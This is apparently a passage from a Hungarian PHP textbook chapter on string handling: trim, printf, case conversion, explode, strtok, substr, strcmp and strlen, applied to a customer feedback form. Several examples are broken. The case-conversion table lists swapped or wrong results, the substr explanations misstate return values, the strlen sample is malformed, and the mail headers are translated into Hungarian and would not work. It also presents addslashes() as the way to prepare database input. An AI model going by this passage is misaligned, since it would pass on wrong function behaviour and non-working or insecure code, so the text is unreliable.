Ez a fejezet a PHP általunk leghasznosabbnak vélt tömbfüggvényeit mutatta be. Szándékosan nem vállalkoztunk az összes tömbfüggvény tárgyalására. A <http://www.php.net/array> címen elérhető online PHP kézikönyvben minden egyiknek megtaláljuk a rövid leírását.

Hogyan tovább?

A következő fejezetben a karakterláncokat feldolgozó függvényekről tanulunk. Azokkal a függvényekkel foglalkozunk, amelyek sztringeket keresnek, cserélnek, illetve felosztják és egyesítik őket. Megismerkedünk a reguláris kifejezések függvényeivel, amelyekkel szinte bármilyen műveletet elvégezhetünk a karakterláncokon.

Karakterláncok kezelése és reguláris kifejezések

Ebből a fejezetből kiderül, hogyan használjuk a PHP sztringkezelő függvényeit szöveg formázására és kezelésére. Azt is megtárgyaljuk, miként lehet sztringkezelő függvényekkel és reguláris kifejezésekkel szavakra, kifejezésekre vagy karakterláncban belüli egyéb szövegmintákra keresni (és kicserélni azokat).

Ezek a függvények számtalan különböző helyzetben igen hasznosak tudnak lenni. Gyakran van szükség arra, hogy adatbázisban tárolandó felhasználói inputot rendbe tegyük vagy átformázzunk. A keresőfüggvények kiválóan alkalmazásak – egyebek között – keresőmotor-alkalmazások fejlesztésére.


A fejezetben az alábbi főbb témaköröket tárgyaljuk:

- Karakterláncok formázása
- Karakterláncok egyesítése és szétválasztása
- Karakterláncok összehasonlítása
- Részsztringek keresése és cseréje sztringkezelő függvényekkel
- Reguláris kifejezések használata

Mintaalkalmazás létrehozása: intelligens üzenetküldő űrlap

Ebben a fejezetben intelligens üzenetküldő űrlap létrehozásához fogunk karakterláncokat és reguláris kifejezéseket kezelő függvényeket használni. Ha elkészültünk, Bob alkatrész-kereskedésének a korábbi fejezetekben fejlesztett honlapjához adjuk ezeket a kódokat.

Ez alkalommal egy lényegre törő és gyakran használt üzenetküldő űrlapot fogunk elkészíteni, amelynek segítségével Bob ügyfelei panaszaikat és dicséreteiket közölhetik vele. Az űrlapot a 4.1 ábrán láthatjuk. Ez az alkalmazás azonban bizonyos tekintetben felülműlja az interneten található számtalan hasonszörű űrlapot. Ahelyett, hogy az űrlapot egy olyan általános e-mail címre küldenénk, mint az info@cegnev.hu, megpróbáljuk a folyamatot intelligensé tenni azáltal, hogy kulcsszavakat vagy kifejezéseket keresünk a szövegben, majd az eredmény alapján Bob megfelelő alkalmazottjához irányítjuk az e-mailt. Ha például az e-mail a reklám szót tartalmazza, akkor a visszajelzést a marketingosztálynak ímezzük. Ha az e-mail Bob legnagyobb ügyfelétől jött, akkor mehet egyenesen Bobhoz.



4.1 ábra: Bob visszajelzést váró űrlapja az ügyfelek nevét, e-mail címét és észrevételeit kéri.

Induljunk ki a 4.1 példakódban található, egyszerű kódóból, és olvasás közben bővítsük és fejlesszük azt!

4.1 példakód: uzenet_feldolgozasa.php – Az ürlap tartalmának elküldéséhez használt kiinduló kód

```
<?php

//rövid változónevek létrehozása
$nev=$_POST['nev'];
$email=$_POST['email'];
$uzenet=$_POST['uzenet'];

//statikus információk beállítása
$címzett = "uzenet@pelda.com";

$targy = "Üzenet a honlapról";

$level_tartalma = "Vevő neve: ".$nev."\n".
    "Vevő e-mail címe: ".$email."\n".
    "Vevő üzenete:\n".$uzenet."\n";

$felado = "Feladó: webszerver@pelda.com";
//mail() függvény meghívása az üzenet elküldésére
mail($címzett, $targy, $level_tartalma, $felado);

?>
<html>
<head>
<title>Bob autóalkatrészek – Üzenet elküldve</title>
</head>
<body>
<h1>Üzenet elküldve</h1>
<p>Üzenetét elküldtük.</p>
</body>
</html>
```

Általában ellenőriznénk – például az `isset()` függvényel –, hogy a felhasználó az ürlap minden kötelező mezőjét kitölötte-e. Kódunkból a tömörseg kedvéért kamaradt ennek a függvénynek a meghívása.

A kódból látható, hogy az ürlapmezőket összefüztük, és a PHP `mail()` függvényével elküldtük e-mailben az `uzenet@pelda.com` címre. Ez egy minta e-mail cím. Amennyiben tesztelni szeretnénk a fejezetben fejlesztett kódot, cseréljük ezt saját e-mail címünkre! Mivel idáig még nem használtuk a `mail()` függvényt, nézzük meg először is azt, hogy hogyan működik!

Talán nem meglepő, hogy a függvény e-mailt küld. Prototípusa a következőképpen néz ki:

```
bool mail(string címzett, string targy, string uzenet, string [további_fejlec [, string további_parameterek]]);
```

Az első három – nem mellesleg kötelező – paraméterben az e-mail címzettjét, a tárgysor szövegét, illetve magát az üzenetet adjuk meg. A negyedik paraméterrel további érvényes e-mail fejlécet küldhetünk. Az érvényes e-mail fejlécek leírását az RFC822 dokumentumban találjuk, amely – ha további részleteket szeretnénk megtudni – online elérhető. (Az RFC, azaz Request for Comment – magyarul „Megjegyzés kérése” – több internetszabványnak a forrása. Részletesen a Hálózati és protokollfüggvények használata című 20. leckében foglalkozunk velük.) A negyedik paraméter jelen esetben Feladó: címet ad az üzenethez. Használhatnánk még egyebek között a Válaszcím: és Másolat: mezőt is.

Ha egynél több további fejlécet kívánunk az üzenethez adni, a karakterláncban belül újsor és kocsi vissza karaktert (`\n\r`) használva választhatjuk el őket egymástól, mint például itt:

```
$további_fejlecek="Feladó: webszerver@pelda.com\r\n ".
    'Válaszcím: bob@pelda.com';
```

Az opcionális ötödik paraméterrel az üzenetküldésre beállított programnak adhatunk át paramétert.

A `mail()` függvény használatához be kell állítanunk a PHP-t, hogy az üzenetküldő alkalmazásunkra mutasson. Ha a kód jelenlegi állapotában nem működik a rendszerünkön, akkor valamelyik telepítési beállítás lehet a ludas; tekintsük át a Függelékben A PHP és a MySQL telepítését!

A fejezet során ezt a kódot fogjuk a PHP sztringkezelő függvényeinek, illetve a reguláris kifejezések függvényeinek alkalmasával tökéletesíteni.

Karakterláncok formázása

Gyakran előfordul, hogy használatuk előtt rendbe kell szednünk a felhasználók által – jellemzően HTML ürlapon keresztül – bevitt karakterláncokat. A most következő részekben az ilyen célra rendelkezésünkre álló függvények közül mutatjuk be a fontosabbakat.

Karakterláncok megvágása: `trim()`, `ltrim()` és `rtrim()` függvény

A rendrakás első lépése a karakterlánc megszabadítása a felesleges fehérköz karakterektől. Bár ez a lépés soha nem kötelező, igen hasznos lehet, amikor fájlban vagy adatbázisban kívánjuk tárolni, vagy más sztringekkel szeretnénk összehasonlítani a karakterláncot.

A PHP három, erre a célra alkalmas függvénytől rendelkezik. A kód elején, ahol rövid neveket adunk az ürlap bemeneti változóinak, a következőképpen tisztíthatjuk meg a bemeneti adatokat a `trim()` függvénnel:

```
$nev = trim($_POST['nev']);
$email = trim($_POST['email']);
$uzenet = trim($_POST['uzenet']);
```

A `trim()` függvény eltávolítja a karakterlánc elejéről és végéről a fehérközöket, és az így kapott sztringet adja vissza. A függvény által alapértelmezésben eltávolított karakterek közé az újsor és a kocsi vissza karakterek (`\n` és `\r`), a vízszintes és függőleges tabulátorok (`\t` és `\x0B`), a sztring vége karakter (`\0`) és a szóközök tartoznak. Egy második – opcionális – paraméterben megadhatjuk az ezen alapértelmezett karakterek helyett eltávolítandó karakterek listáját. Az adott céltól függően használhatjuk az `ltrim()` vagy az `rtrim()` függvényt is. Mindkettő a `trim()` függvényhez hasonló, a szóban forgó karakterláncot fogadják paraméterként, és a formázott sztringet adják vissza. A három függvény között az a különbség, hogy a `trim()` a karakterlánc elejéről és végéről, az `ltrim()` csak az elejéről (bal oldaláról), az `rtrim()` csak a végéről (jobb oldaláról) távolítja el a fehérköz karaktereket.

Karakterláncok formázása megjelenítés céljából

A PHP számtalan függvényt kínál a karakterláncok különféle átformázására.

HTML formázás alkalmazása: az `nl2br()` függvény


Az `nl2br()` függvény a karakterláncot fogadja paramétereként, és a benne lévő összes újsor karaktert az XHTML `
` címke (tag) cseréli. Kiválóan használható hosszú karakterláncok böngészőben való megjelenítésénél. Használhatjuk például arra, hogy formázás után megjelenítsük az ügyfél észrevételét:

```
<p>Lent látható üzenetét elküldtük.</p>
<p><?php echo nl2br($level_tartalma); ?> </p>
```

Ne feledjük, hogy a HTML figyelmen kívül hagyja a sima fehérköz karaktereket, így ha nem szűrjük meg a kimenetet a `nl2br()` függvénytel, a böngészőablak által esetlegesen kikényszerített sortörésekkel leszámítva egyetlen sorban fog megjelenni. Az eredményt a 4.2 ábrán látjuk.

Karakterlánc formázása nyomtatásba

Idáig az `echo` nyelvi szerkezzel jelenítettük meg a böngészőben a karakterláncokat. A PHP a `print()` függvényt is tá-mogatja, amely ugyanazt teszi, mint az `echo`, ám rendelkezik visszatérési értékkel (ami az eredménytől függően `true` vagy `false`).



4.2 ábra: A PHP nl2br() függvényével tetszetősebbé tehető a hosszú karakterláncok HTML-en belüli megjelenítése.

Mindkét módszer „as is”, azaz aktuális formájában nyomtatja ki a karakterláncot. A printf() és a sprintf() függvénnyel némi leg kifinomultabb formázást is végrehajthatunk. Alapvetően ugyanúgy működnek, azzal a különbözővel, hogy a printf() megjeleníti a böngészőben a formázott sztringet, az sprintf() pedig visszatérési értékként adja vissza.

Ha programoztunk már korábban C-ben, akkor látni fogjuk, hogy ezek a függvények működésüket tekintve C-beli társaikhoz hasonlóak. Vigyázzunk azonban, mert szintaktikájuk nem teljesen azonos! Ha nem dolgoztunk még ezekkel a függvényekkel, némi időre lehet szükség, míg megsokszorjuk használatukat, ám igen hasznosnak és hatékonynak fogjuk találni őket.

A két függvény prototípusa a következő:

```
string sprintf (string formatum [, mixed parameterek...])
void printf (string formatum [, mixed parameterek...])
```

Mindkét függvény első paramétere egy formátumsztring, amely változók helyett formázó kóddal írja le a kimenet alakját. A további paraméterek a formátumsztringbe helyettesített változók.

Az echo függvény esetében használhatjuk soron belül a megjeleníteni kívánt változókat, ahogy az alábbi példa is mutatja:

```
echo "A rendelés végösszege: $total.";
```

Ha ugyanezt a printf() függvénnyel szeretnénk elérni, a következő formában kell használni:

```
printf ("A rendelés végösszege: %s.", $total);
```

A formátumsztringben lévő %s-t konverziós specifikációnak nevezzük. Ez azt jelenti, hogy „karakterláncjal helyettesítendő”. Jelen esetben a karakterláncként értelmezett \$total változó helyettesíti. Ha az ebben a változóban tárolt érték mondjuk 12.4, akkor minden módszer esetén a 12.4 jelenik meg a böngészőben.

A printf() alkalmazásának előnye, hogy pontosabb konverziós specifikációt használhatunk annak meghatározására, hogy a \$total valójában egy lebegőpontos szám, amely a tizedespont (magyar jelölés esetén tizedesvessző) után két tizedesjegyet kell, hogy tartalmazzon. A következő kóddal érhetjük ezt el:

```
printf ("A rendelés végösszege: %.2f", $total);
```

Ha ilyen formázás esetén a \$total változóban 12.4 az eltárolt érték, akkor az utasítás 12.40-ként fogja azt megjeleníteni.

A formátumsztringben több konverziós specifikációt is megadhatunk. Amennyiben n konverziós specifikációt használunk, akkor általában n argumentum szerepel a formátumsztring után. A konverziós specifikációkat a listabeli sorrendben fogják lecserélni az átformázott argumentumok. Nézzük az alábbi példát:

```
printf ("A rendelés végösszege: %.2f (szállítással együtt: %.2f) ", $total, $total_szallitas);
```

Itt az első konverziós specifikáció a \$total, a második a \$total_szallitas változót használja.

Mindegyik konverziós specifikáció ugyanazt a formátumot követi, ami a következő:

```
%[kitolto_karakter][-][szelesseg][.pontossag]tipus
```

Minden konverziós specifikáció a % szimbólummal kezdődik. Ha ténylegesen a % szimbólumot kívánjuk megjeleníteni, akkor a %% karaktereket kell használni.

A kitolto_karakter opcionális. Célja, hogy a változót az általunk meghatározott szélességre töltse ki. Példa lehet rá egy számláló elő raktott nullák sorozata.

Az alapértelmezett kitöltő karakter a szóköz. Ha szóközt vagy nullát határozunk meg, nem szükséges elő aposztrófot (') helyezni. Bármilyen más kitöltő karaktert előtagként aposztróffal kell ellátni.

A - szimbólum szintén opcionális. Azt állítja be, hogy a mezőben lévő adat az alapértelmezett jobbra igazítás helyett balra igazítva jelenik meg.

A szelesseg paraméter közli a `printf()` függvényt, hogy (karakterben számolva) mennyi helyet hagyjon az ide behelyettesítendő változónak.

A pontos sag paraméternek tizedesponttal kell kezdődnie, és tartalmaznia kell a tizedespont (tizedesvessző) után megjeleníteni kívánt tizedesjegyek számát.

A specifikáció utolsó része a típus kódja. A lehetséges típusok kódját a 4.1 táblázatban találjuk.

4.1 táblázat: A konverziós specifikáció típuskódjai

Típus	Jelentés
b	Egészket értelmezi, és bináris számként jeleníti meg.
c	Egészket értelmezi, és karakterként jeleníti meg.
d	Egészket értelmezi, és decimális számként jeleníti meg.
f	Double típusként értelmezi, és lebegőpontosként jeleníti meg.
o	Egészket értelmezi, és nyolcas számrendszerbeli számként jeleníti meg.
s	Karakterláncként értelmezi és jeleníti meg.
u	Egészket értelmezi, és előjel nélküli decimális számként jeleníti meg.
x	Egészket értelmezi, és hexadecimális számként jeleníti meg kisbetűs a-f számjegyekkel.
X	Egészket értelmezi, és hexadecimális számként jeleníti meg nagybetűs A-F számjegyekkel.

A `printf()` függvény konverziós típuskódokkal való használata esetén alkalmazhatunk argumentumszámozást. Ez azt jelenti, hogy argumentumainak nem szükséges a konverziós specifikációkkal megegyező sorrendben lenniük. Például:

```
printf ("A rendelés végösszege: %2\$.2f (szállítással együtt: %1\$.2f) ",
```

```
$total_szallitas, $total);
```

Csupán annyit kell tennünk, hogy az argumentum listabeli pozícióját közvetlenül a % jel után írjuk, s mögé egy védőkarakterrel, vagyis \ jellel ellátott \$ szimbólumot helyezünk; ebben a példában a 2\\$ azt jelenti, hogy „helyettesítsd a listában második argumentummal!”. Ezzel a módszerrel ismételni is lehet az argumentumokat.

A függvény két alternatív változatának `vprintf()` és `vsprintf()` a neve. Ezek két paramétert fogadnak: a formátum-sztringet és – a változó számú paraméterek helyett – az argumentumok tömbjét.

Kis- és nagybetűs írásmód megváltoztatása a karakterláncban

Bármely karakterláncban megváltoztathatjuk, hogy egy része vagy egészé kis- vagy nagybetűvel legyen szedve. Mintaalkalmazásunk esetén ennek ugyan nem sok haszna van, ám mégis nézzünk meg néhány rövid példát!

Indulunk ki az e-mail tárgyat tartalmazó karakterláncból (`$targy`), és vizsgáljuk meg, hogy milyen függvényekkel változtathatjuk meg írásmódját! E függvények hatását a 4.2 táblázat foglalja össze. Az első oszloban a függvény nevét látjuk, a másodikban eredményét, a harmadikban azt, hogy miként kell a `$targy` karakterlánc esetén használni. Az utolsó oszlop a függvény által visszaadott értéket mutatja.

4.2 táblázat: Kis- és nagybetűs írásmód megváltoztatására alkalmas függvények és hatásuk

Függvény	Leírás	Használat	Érték
<code>strtoupper()</code>	Nagybetűssé alakítja a karakterláncot	<code>strtoupper(\$targy)</code>	Üzenet a honlapról
<code>strtolower()</code>	Kisbetűssé alakítja a karakterláncot	<code>strtolower(\$targy)</code>	ÜZENET A HONLAPRÓL
<code>ucfirst()</code>	A karakterlánc első karakterét nagybetűssé alakítja (amennyiben az alfabetikus karakter)	<code>ucfirst(\$targy)</code>	üzenet a honlapról
<code>ucwords()</code>	Nagybetűssé alakítja a karakterlánc minden, alfabetikus karakterrel kezdődő szavának első karakterét	<code>ucwords (\$targy)</code>	Üzenet A Honlapról

Tárolni kívánt karakterláncok formázása: addslashes() és stripslashes() függvény

A sztringkezelő függvényeket nem csak a karakterláncok vizuális formázására használhatjuk, hanem adatbázisban tárolni kívánt sztringeket is átalakíthatunk velük. Bár az adatbázisba írással egészen a MySQL használata című 2. részig nem foglalkozunk, a karakterláncok adatbázisban tároláshoz szükséges formázását itt és most fogjuk áttekinteni.

Egyes karakterek teljesen értelmesek és megfelelők karakterlánc részeként, ugyanakkor gondot is okozhatnak, különösen akkor, ha adatbázisba helyezzük ezeket az adatokat, mivel az vezérlő karakterként értelmezheti őket. A problémás karakterek az idézőjelök (egyszeres és kétszeres), a visszaper (') és a NULL karakter.

Meg kell találni a módját annak, hogy megjelöljük vagy védkarakterrel kiemeljük ezeket a karaktereket, s így a MySQL és az ahhoz hasonló adatbázisok tisztában legyenek azzal, hogy különleges, nem pedig vezérlő karakterek szántuk ezeket. Az ilyen karaktereket a visszaper védőkaraktert előjük írva emelhetjük ki. A " (kettős idézőjel) például \" (visszaper kettős idézőjel) lesz, a \ (visszaper) pedig \\ (visszaper visszaper). (Ez a szabály egyetemlegesen érvényes a különleges karakterekre, így ha \\ szerepel karakterláncunkban, akkor \\\ formában kell szerepeljenünk.)

A PHP két olyan függvénnyel rendelkezik, amit kifejezetten „védőkarakterrel ellátásra” alakítottak ki. Mielőtt bármilyen karakterláncot adatbázisba írnánk, az addslashes() függvénnyel kell az alábbiak szerint átformázni azt (feltéve persze, hogy PHP-beállításaink között nincs ez a funkció alapértelmezésben bekapcsolva):


```
$uzenet = addslashes(trim($_POST['uzenet']));
```

A sztringkezelő függvények többségéhez hasonlóan az addslashes() is paraméterként fogadja a karakterláncot, majd átformázott karakterláncként adjja vissza.


A 4.3 ábrán ezeknek a függvényeknek a karakterláncra gyakorolt hatását láthatjuk.

Ha saját szerverünkön is kipróbáljuk a függvényeket, elképzelhető, hogy a 4.4 ábrán láthatóhoz hasonló eredményt kapunk.

4



4.3 ábra: Az addslashes() függvény meghívása után az idézőjelek visszaperjellel lettek kiemelve. A stripslashes() eltávolítja a visszaperjeleket.



4.4 ábra: minden problémás karakter duplán lett kiemelve; ez azt jelenti, hogy a magic quotes funkció be van kapcsolva.

Ez az utóbbi eredmény azt jelzi, hogy a PHP úgy lett beállítva, hogy automatikusan eltávolítja a visszaperjeleket. Ezt a funkciót a `magic_quotes_gpc` konfigurációs beállítás szabályozza. A `gpc`, amely a PHP új telepítéseinél alapértelmezésben be van kapcsolva, a GET, a POST és a cookie szóra utal. Ez azt jelenti, hogy az ezekből a forrásokból származó változók esetében automatikusan visszaperjel kerül a problémás karakterek elő. Amennyiben a beállítás be van kapcsolva rendszerünkön, a felhasználói adatok megjelenítése előtt meg kell hívnunk a stripslashes() függvényt, különben megjelennek a visszaperjelek is.

A magic quotes funkció használata hordozhatóbbá teszi kódunkat. A funkcióról részletesebben olvashatunk az Egyéb hasznos funkciók című 24. leckében.

Karakterláncok egyesítése és felosztása sztringkezelő függvényekkel

Gyakran megesik, hogy külön-külön szeretnénk egy karakterlánc részeit vizsgálni. Tegyük fel, hogy szavanként szeretnénk megnézni egy mondatot (például helyisírás-ellenőrzés céljából), vagy elemekre kívánunk bontani egy domainnevet vagy e-mail címet! A PHP számos olyan sztringkezelő függvényel (és egy reguláris kifejezéset kezelő függvényel) rendelkezik, amelyek lehetővé teszik ezt.

Példánkban Bob azt szeretné, hogy a nagyugyfel.com címről érkező üzenetek közvetlenül hozzá fussanak be, ezért az ügyfelek által begépelt e-mail címet részekre bontva megpróbáljuk kideríteni, hogy a küldő Bob nagy ügyfelénél dolgozik-e.

Az explode(), implode() és join() függvény használata

A fenti cérla alkalmas első függvény az `explode()`, amely az alábbi prototípussal rendelkezik:

```
array explode(string elvalaszto, string input [, int limit]);
```

A függvény fogja az `input` paraméterben meghatározott karakterláncot, és az `elvalaszto` sztring által meghatározott elválasztó karakter mentén darabokra bontja. Az így kapott darabokat egy tömbbe helyezi. A darabok számát az opcionális `limit` paraméterrel korlátozhatjuk.

A következő kódöt kell használnunk arra, hogy az ügyfél e-mail címéből megtudjuk domainnevét:

```
$email_tomb = explode('@', $email);
```

Az `explode()` függvény fenti paramétereivel történő meghívása két részre bontja az ügyfél e-mail címét: a felhasználói névre, amely az `$email_tomb[0]`, illetve a domainnévre, amely az `$email_tomb[1]` tömbelemben tárolódik el. Most már képesek vagyunk a domainnevet ellenőrizve megállapítani, melyik vállaltnál dolgozik az ügyfél, és üzenetét ennek megfelelően továbbítani a célszemélynek:

```
if ($email_tomb[1] == "nagyugyfel.com") {
    $cimzett = "bob@pelda.com";
} else {
    $cimzett = "uzenet@pelda.com";
}
```

Amennyiben azonban a domainnév nagybetűvel vagy kis- és nagybetűvel vegyesen van szedve, ez a megközelítés nem fog működni. Úgy tudjuk kezelni ezt a problémát, hogy a domainnév csupa nagybetűre vagy csupa kisbetűre konvertálása után ellenőrizzük az egyezőséget:

```
if (strtolower($email_tomb[1]) == "nagyugyfel.com") {
    $cimzett = "bob@pelda.com";
} else {
    $cimzett = "uzenet@pelda.com";
}
```

Az `explode()` függvény hatását az `implode()` vagy a `join()` függvénnnyel fordíthatjuk vissza (a két függvény egymással egyenértékű). Például:

```
$uj_email = implode('@', $email_tomb);
```

Ez az utasítás fogja az `$email_tomb` tömbelemeket, és az első paraméterként megadott sztringgel egyesíti azokat. A függvényt az `explode()`-hoz hasonlóan hívjuk meg, ám hatása pont ellentétes.

Az strtok() függvény használata

A neki átadott karakterláncot egyszerre darabokra bontó `explode()` függvényel ellentérben a `strtok()` egyenként vesz belőle `token`nek nevezett darabokat. A `strtok()` az `explode()` függvény kiváló alternatíváját jelenti minden olyan esetben, amikor egyenként kell egy karakterlánc szavait feldolgozni.

A `strtok()` függvény prototípusa:

```
string strtok(string input, string elvalaszto);
```

Az elválasztó lehet karakter és karakterlánc is, de a bemeneti karakterláncot – az `explode` függvényel ellentérben – nem a teljes elválasztó karakterláncon, hanem az elválasztó karakterlánc minden egyes karaktere mentén elválasztja.

A `strtok()` meghívása nem annyira egyszerű, ahogy azt a prototípus alapján gondolhatnánk. Ahhoz, hogy a karakterláncból megkapjuk az első tokenet, két paraméterrel, a karakterláncnal és az elválasztóval hívjuk meg a `strtok()` függvényt. Ahhoz, hogy a karakterláncból az ezt követő tokeneket is megkapjuk, már csak egyetlen paramétert adunk a függvénynek – az elválasztót. A függvény a karakterláncon belül megőrzi saját belső mutatójának helyét. Ha vissza akarjuk állítani a mutatót a karakterlánc elejére, paraméterként újra átadjuk a függvénynek.

A `strtok()` függvényt jellemzően a következőképpen használjuk:

```
$token = strtok($uzenet, " ");
echo $token."<br />";
while ($token != "") {
    $token = strtok(" ");
    echo $token."<br />";
}
```

Általában érdemes ellenőrizni, hogy az ügyfél írt-e bármilyen üzenetet az űrlapra; ezt például az `empty()` függvénnyel tehetjük meg. Az egyszerűség kedvéért a példából kihagytuk ezeket az ellenőrzéseket.

Az előző kód külön sorban jeleníti meg az ügyfél üzenetében lévő minden egyes tokent, és mindaddig fut a ciklus, amíg van token. Az üres karakterláncokat automatikusan átlépi e folyamat közben.

A `substr()` függvény használata

A `substr()` függvénnyel egy karakterlánc adott kezdő- és végpontja közötti részszegeket érhetünk el. A fejezetben használt példában ugyan nincs rá szükség, ám hasznos lehet, amikor rögzített formátumú karakterláncok részeihez kell jutnunk.

A `substr()` függvény prototípusa a következő:

```
string substr(string sztring, int start[, int hossz] );
```

A függvény a sztring karakterláncból kimásolt részszeget ad vissza.

A következő példák az alábbi tesztsztringet használják:

```
$teszt = 'Ügyfélszolgálatuk igen kiváló';
```

Amennyiben a függvény a `start` paraméternél csak egy pozitív számot megadva meghívjuk, a `start` pozíciótól a karakterlánc végéig tartó részszeget adja vissza. Például a:

```
substr($teszt, 1);
```

az Ügyfélszolgálatuk igen kiváló karakterláncot adja vissza. A karakterláncon belüli pozíció a tömbökhöz hasonlóan 0-val indul.

Amennyiben a `substr()` függvényt csak egy negatív `start` paraméterrel hívjuk meg, a karakterlánc utolsó `start` karakterét kapjuk vissza. A

```
substr($test, -6);
```

függvény ennek megfelelően a kiváló karakterláncot eredményezi.

A `hossz` paramétert arra használhatjuk, hogy meghatározzuk a visszaadandó karakterek számát (pozitív érték esetén), illetve a visszaadott karaktereket (negatív érték esetén). A

```
substr($teszt, 0, 6);
```

függvény a karakterlánc utolsó hat karakterét adja vissza – ami jelen esetben az Ügyfél. Az
echo substr(\$test, 18, -7);

kód a negyedik és a hártról hetedik karakter közötti karaktereket adja vissza – jelen esetben az igen karakterláncot. Az első karakter a 0. pozíció, így a 18. pozíció a tizenkilencedik karaktert jelöli.

Karakterláncok összehasonlítása

Idáig csak azt látottuk, hogyan használjuk a `==` műveleti jelet két karakterlánc egyenlőségének megállapítására. A PHP ennél kisebb kifinomultabb összehasonlításokra is lehetőséget ad. Két kategóriába csoportosítottuk ezeket: részleges egyezőség és egyebek. Először az egyebek kategóriával foglalkozunk, majd ezt követően térünk rá a részleges egyezőségre, amelyre az intelligens űrlap továbbfejlesztéséhez szükségünk lesz.

Karakterláncok sorba rendezése: `strcmp()`, `strcasecmp()` és `strnatcmp()` függvény

Az `strcmp()`, az `strcasecmp()` és az `strnatcmp()` függvénnyel karakterláncokat rendezhetünk sorba. Ez a képesség adatok rendezésével válik igen hasznossá.

Az `strcmp()` függvény prototípusa:

```
int strcmp(string str1, string str2);
```

A függvény két karakterláncot fogad, és összehasonlíta ezeket. Egyenlőségük esetén visszatérési értéke 0. Ha az `str1` ábécérendben az `str2` után következik (vagy nagyobb nála), akkor az `strcmp()` függvény egy nullánál nagyobb számmal tér

vissza. Amennyiben `str1` kisebb, mint `str2`, az `strcmp()` visszatérési értéke nullánál kisebb. A függvény megkülönbözteti a kis- és nagybetűket.

Az `strcasecmp()` függvény pontosan ugyanígy viselkedik, azonban nem tesz különbséget a kis- és nagybetük között.

Az `strnatcmp()` függvény és a kis- és nagybetűket nem megkülönböztető testvére, az `strnatcasecmp()` a „természetes rendezésnek” megfelelően hasonlíta össze a karakterláncokat, ami jobban megfelel az ember hagyományos rendezési elveinek. Az `strcmp()` szerint például karakterláncok esetén a 2 nagyobb, mint a 12, mivel lexikografikusan nagyobb. Az `strnatcmp()` pont fordítva rangsorolja őket. A természetes rendezésről bővebben is olvashatunk a <http://www.naturalordersort.org/> oldalon.

Karakterlánc hosszának megállapítása az `strlen()` függvényel

A karakterláncok hosszát az `strlen()` függvényel deríthatjuk ki. Ha átadunk a függvények egy karakterláncot, visszatérési értéke annak hossza lesz. Például a következő kód eredménye 5 lesz:

```
echo "strlen("hello");".
```

A függvény beviteli adat ellenőrzésére is alkalmas. Gondoljunk bele a mintaúrlapon lévő e-mail címbe, amit az `$email` változóban tárolunk! Az e-mail cím ellenőrzésének legegyszerűbb módszere a hosszának megállapítása. Egy e-mail cím legalább hat karakter hosszú: például `a@a.to`, amelyben az országkódhoz nem tartozik második szintű domain, illetve a szervernév és a felhasználó címe egy-egy betűből áll. Ha a felhasználó által megadott e-mail cím nem éri el ezt a karakterhosszt, akkor hiba következik be:

```
if (strlen($email) < 6) {
    echo 'Érvénytelen e-mail cím';
    exit; // a PHP kód végrehajtásának megszakítását kényszeríti ki
}
```

Érdemes megemlíteni, hogy az `stlen()` függvény nem jól kezeli a több-bájtos kódolású (UTF-7, UTF-8, Unicode) sztringeket. Tapasztalatok szerint elsősorban az ó, Ó, ô, Ő, ü, Ÿ betűket tartalmazó karakterláncok esetén hibásan adja vissza a sztring hosszát. Unicode kódoláskor használjuk inkább az `mb_strlen()` függvényt, amelynek prototípusa a következő:

```
int mb_strlen ( string $str [, string $codolas ] )
```

A függvényben a `$str` paraméter a vizsgálandó karakterláncot tartalmazza, az opcionális `$codolas` paraméterrel pedig megadhatjuk, hogy hány bites az átadott karakterlánc.

Az előző példa UTF-8 kódolású szöveget:

```
if (mb_strlen($email) < 6){ // vagy mb_strlen($email, '8bit')
    echo 'Érvénytelen e-mail cím';
    exit;
}
```

Fontos megjegyezni, hogy az „`mb_`” családba tartozó függvények nem alapértelmezett PHP könyvtárban vannak, így kérjük a rendszergazdát, hogy telepítse a Multibyte String könyvtárat! További információt a PHP kézikönyv <http://www.php.net/manual/en/book.mbstring.php> oldalán találunk.

A fenti megközelítés az információ ellenőrzésének rendkívül leegyszerűsített módja. A következő részben finomabb módszereket fogunk megvizsgálni.

Részsztringek keresése és cseréje sztringkezelő függvényekkel

Gyakran végzett művelet annak megállapítása, hogy egy adott részsstring megtalálható-e egy nagyobb karakterláncban. Ez a részleges egyezés jellemzően hasznosabb, mint teljes egyenlőség ellenőrzése a karakterláncokban.

Intelligens ürlapunk esetében bizonyos kulcskifejezéseket keresünk az ügyfél üzenetében, és ezek megléte alapján küldjük a levelet a megfelelő részlegnek. Amennyiben a Bob üzleteivel foglalkozó üzeneteket például a kereskedelmi vezetőnek kívánjuk továbbítani, akkor azt kell megállapítani, hogy az `üzlet` szó vagy annak toldalékos változatai előfordulnak-e a levélben.

A már megismertek közül az `explode()` vagy az `strtok()` függvénytel kaphatjuk vissza az üzenet szavait, majd az `==` műveleti jelkel vagy az `strcmp()` függvénytel összehasonlíthatnánk azokat.

Ugyanezt egyetlen függvény meghívásával is elérhetjük, amennyiben ez a függvény a karakterlánc-illesztő vagy reguláriskifejezés-illesztő (regular expression-matching) függvények valamelyike. Ezek a függvények mintát keresnek a karakterláncokban. A következőkben egyenként megvizsgáljuk ezeket a függvénycsoportokat.

Karakterláncok keresése karakterláncban: strstr(), strchr(), strrchr() és striistr() függvény

